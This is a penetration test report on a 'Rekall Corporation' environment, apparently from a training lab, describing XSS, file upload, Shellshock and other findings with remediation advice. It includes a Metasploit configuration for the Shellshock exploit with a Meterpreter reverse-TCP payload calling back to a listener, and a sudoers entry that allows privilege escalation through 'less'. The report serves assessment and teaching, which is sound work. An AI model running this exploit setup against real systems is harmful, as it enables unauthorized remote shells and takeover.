Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Rekall Corporation
Contact Name	—----
Contact Title	Pentesting

Document History

Version	Date	Author(s)	Comments
002	07/24/2023	Alessandro Sant	V2.2

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Revised: Rekall conducts regular and comprehensive penetration tests, proactively identifying and addressing vulnerabilities. This approach helps them stay ahead of potential security risks. Through routine testing, Rekall ensures a proactive and secure environment.

- The team's direct involvement in ethical hacking exercises showcases their practical expertise in handling real-world attack situations, demonstrating valuable experience in the field. This hands-on approach equips them with the necessary skills to mitigate potential cyber threats effectively.

- The team benefits from a learning environment that promotes collaboration, knowledge sharing, and collective problem-solving, which ultimately enhances their defensive capabilities. This collaborative approach empowers the team to respond effectively to security challenges and stay well-prepared against potential threats.

- Rekall demonstrates a commitment to employing best practices for defense through their effective use of industry-standard security tools. Their proficiency in utilizing these tools showcases their dedication to maintaining a robust and secure infrastructure, ultimately enhancing their overall cybersecurity posture.

- Rekall's assessment team showcases their proficiency in vulnerability detection mechanisms through successful discovery and capture of numerous exploits. This accomplishment emphasizes their ability to identify weaknesses effectively, therefore contributing to an overall strengthened cybersecurity approach.

- Rekall adopts a comprehensive approach to cybersecurity by conducting tests on web applications, Linux OS, and Windows OS. This inclusive platform assessment showcases their dedication to defending against platform-specific threats effectively. By identifying and addressing vulnerabilities across diverse environments, Rekall strengthens its overall cybersecurity resilience.

- Rekall's commitment to SSL certificate research highlights their focus on securing certificates and safeguarding sensitive information. Through their proactive efforts, they demonstrate a strong dedication to enhancing cybersecurity measures, ensuring the protection of their systems and data.

- Rekall's implementation of IDS/IPS and web application firewalls exemplifies their readiness to handle real-time threats and attacks. This proactive approach reflects their dedication to maintaining a secure environment and promptly mitigating potential cybersecurity incidents as they arise.

- Engaging in OSINT attacks for password cracking, Rekall demonstrates their understanding of the importance of robust password policies. This proactive approach showcases their commitment to strengthening password security measures and fortifying overall cybersecurity resilience. By identifying potential weaknesses through these simulated attacks, Rekall ensures a more secure digital environment for their clients and data.

REKALL WAS NOT SUCCESSFUL IN PREVENTING, DETECTING, OR DENYING ANY FLAG CAPTURES/PENETRATION TESTS/MOCK CYBER ATTACKS

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Insufficient input validation and output sanitation in the web application expose it to Cross-Site Scripting (XSS) attacks, enabling malicious script injection and potential data compromise. To enhance security, robust input validation and output sanitization measures are necessary, ensuring safe handling of user data and preventing XSS vulnerabilities.

- The web application's file upload feature lacks proper security measures, creating potential code execution vulnerabilities. To prevent such attacks, it is essential to implement robust file type restrictions and thorough validation procedures, ensuring secure and safe file handling.

- Exposing sensitive files through the "find" command on the Linux server is a consequence of misconfigured directory access, stemming from improper file permissions and access controls. To safeguard critical information, it is very important to establish strict access controls and ensure proper file permissions, thereby preventing unauthorized exposure of sensitive data.

- The system's susceptibility to brute force attacks is evident from the successful unauthorized access attempts. To mitigate this risk, implementing account lockout policies and enforcing robust password requirements is essential, fortifying the system against such attacks effectively.

- The Apache Struts web framework is vulnerable to known exploits that allow unauthorized access. To safeguard against such attacks, it is crucial to adopt robust security measures, including regular updates and timely patching of web frameworks to prevent potential exploits and enhance overall system security.

- The DNS configuration of the web server presents vulnerabilities that may enable attackers to perform DNS enumeration and access sensitive information. To enhance security, it is essential to implement DNSSEC and enforce access restrictions to DNS servers, effectively mitigating potential risks and strengthening overall DNS protection.

- Weak password hashing and the lack of salting in the system's password protection make user passwords vulnerable to attacks. Enhancing security requires the implementation of stronger password hashing algorithms with proper salting, providing greater protection to user credentials and potential password-related threats effectively.

- The system's susceptibility to password cracking through Open-Source Intelligence (OSINT) attacks is evident. To strengthen defenses, educating users about password security and enforcing stronger password complexity measures become essential, significantly fortifying the system's resistance against such attacks.

- The FTP server is at risk of potential attacks due to misconfigurations. To prevent unauthorized access, implementing secure FTP server configurations and access controls is essential, enhancing the server's security and safeguarding against potential threats.

- The Domain Controller is vulnerable due to the absence of proper security measures, such as weak AS passwords and misconfigurations. Ensuring a secure Active Directory environment is imperative, for the implementation of best practices to safeguard against potential risks effectively.

- The system's susceptibility to the Shellshock vulnerability in Apache, allows attackers to execute arbitrary code. To prevent such exploits, it is crucial to perform regular software updates and deploy a Web Application Firewall (WAF), effectively bolstering the system's security and thwarting potential attacks.

- The web application's lack of security headers and controls exposes it to potential vulnerabilities, including Cross-Site Scripting (XSS) attacks. Enhancing protection requires implementing security headers and deploying a Web Application Firewall (WAF), effectively fortifying the application's defenses against various attacks.

- Without an Intrusion Detection System (IDS), the ability to detect and respond to suspicious activities and potential threats is limited, leaving the system vulnerable to security breaches. Implementing an IDS is crucial to enhancing threat detection capabilities and fortifying the system's defenses against unauthorized access and attacks.

- Due to inadequate comprehensive monitoring, the network faces challenges in detecting anomalous behavior or potential intrusion attempts. Strengthening network security monitoring is crucial to proactively identify and respond to security threats, enhancing the network's overall security and resilience against potential breaches.


- The lack of adequate encryption for sensitive data transmission and storage leaves it vulnerable to interception and unauthorized access. Implementing robust encryption measures is essential to ensure the confidentiality and integrity of sensitive information, safeguarding it from potential security breaches.

Executive Summary


The extensive penetration testing assessment conducted on Rekall's environment uncovered valuable insights regarding the system's cybersecurity resilience, exposing its strengths and weaknesses. The assessment team meticulously examined all aspects of the web application, Linux, and Windows operating systems to identify potential vulnerabilities and evaluate the systems' capacity to withstand cyber attacks. This executive summary presents a comprehensive overview of the assessment's steps and significant findings, offering valuable information on the system's security status.


Web Application Assessment


The image below shows a Cross-Site Scripting (XSS) vulnerability detected on the Welcome page of the web application. In this scenario, the attacker successfully injected a malicious script into the input fields of the page, leading to the execution of arbitrary code on the client-side browsers of other users who visit the page. Exploiting this vulnerability can have severe consequences, such as stealing sensitive user data, hijacking user sessions, or delivering harmful payloads. Mitigating this XSS vulnerability is crucial to ensuring the security and integrity of the web application and its users' data.




The images provided refers to a file/image upload feature within the web application. The identified vulnerability permits users to upload files with unrestricted extensions, leaving the application susceptible to potential attacks. Malicious actors could exploit this vulnerability to upload harmful files or executable code, leading to severe consequences such as remote code execution or data breaches. To ensure the security of the web application, it is crucial to implement proper file type restrictions and stringent validation measures to prevent such exploits and protect against potential risks.









The provided image depicts another instance of a Cross-Site Scripting (XSS) vulnerability within the "leave comment" section of the web application. In this case, the attacker inserted a malicious PHP script, intending to execute it when viewed by other users on the comment section page. Exploiting this vulnerability could lead to unauthorized code execution, posing significant risks to the application's users and data.




The provided image relates to a URL/Query Parameter vulnerability. In this scenario, the attackers manipulated the URL by appending "/robots.txt," which resulted in revealing sensitive information about the web application's directory structure. This vulnerability potentially exposed files or directories that should not be accessible to the public, leading to a compromise of critical information.




The images provided illustrate a scenario where an attacker exploited the ability to modify HTML elements using the browser's "inspect elements" feature. By manipulating the HTML, the attacker successfully bypassed certain client-side validation or access controls, granting them unauthorized access or permissions within the web application. This exploit undermines the application's security and may lead to unauthorized actions or exposure of sensitive information.




The images provided highlight a DNS check vulnerability on the web application's "networking.php" page. In this case, the attacker executed a DNS check, potentially leading to the disclosure of internal network information or sensitive server details. This vulnerability exposes critical data to unauthorized access, undermining the application's security and confidentiality. To mitigate this risk, it is crucial to implement proper input validation and access controls, ensuring that sensitive network information remains protected and inaccessible to unauthorized individuals.





Linux Operating System Assessment

The images provided illustrate the presence of the "Shellshock" vulnerability in Apache. In this scenario, the attacker successfully identified and exploited the Shellshock vulnerability, which is a Bash shell vulnerability that enables unauthorized code execution. Exploiting this vulnerability allows the attacker to execute arbitrary code on the targeted system, potentially leading to unauthorized access, data breaches, or even full control over the compromised server.



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting       Required  Description
   ----           ---------------       --------  -----------
   CMD_MAX_LENGTH 2048                  yes       CMD max line length
   CVE            CVE-2014-6271         yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent            yes       HTTP header to use
   METHOD         GET                   yes       HTTP method to use
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS         192.168.13.11         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH          /bin                  yes       Target PATH for binaries used by the CmdStager
   RPORT          80                    yes       The target port (TCP)
   SRVHOST        0.0.0.0               yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT        8080                  yes       The local port to listen on.
   SSL            false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                              no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI      /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT        5                     yes       HTTP read response timeout (seconds)
   URIPATH                              no        The URI to use for this exploit (default is random)
   VHOST                                no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

The provided image depicts SSL Certificates Research on a Linux server and network. During the assessment, the team identified issues related to SSL certificate configurations, such as improper settings or expired certificates. This valuable information was then utilized by the team to gain an advantage in their security assessment and identify potential weaknesses in the SSL certificate implementation.

Criteria	Type: Identity	Match: ILIKE	Search: 'totalrekall.xyz'


Certificates


crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer N
